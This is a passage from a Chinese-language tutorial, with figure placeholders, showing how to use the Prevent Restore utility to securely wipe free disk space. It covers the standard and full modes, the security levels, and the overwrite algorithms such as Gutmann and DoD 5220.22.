


图11




图12

八、使用Prevent Restore清理自由空间

当Prevent Restore运行后弹出操作向导窗口，点击“Next”按钮，在下一步窗口中列出所有可用磁盘，选择目标磁盘后，点击“下一步”按钮，在弹出窗口（如图13）中选择操作模式，包括标准和完整模式。前者使用虚假数据替换文件分配表，可以销毁关于旧文件路径的所有记录信息，其清理的速度很快，但是安全性不高。完整模式使用高强度删除算法，清理磁盘空白空间，虽然比较耗时，但是安全性很高。在“选择FAT/NTFS安全级别”栏中选择所需的安全级别，包括正常，较高，偏高等。




图13




图14

在下一步窗口（如图14）中可以选择更多的选项，包括是否清理Windows内存页面文件，当进行清理操作时，禁止系统进入待机状态（该功能只对Windows XP有效），是否清理回收站，以及您需要的具体清理算法（包括使用空格，随机字符，随即数字替换磁盘自由空间中的垃圾数据，Peter Gutmann，DoDD 5220.22删除算法等）之后点击“下一步”按

钮，就可以对目标磁盘执行清理操作了。

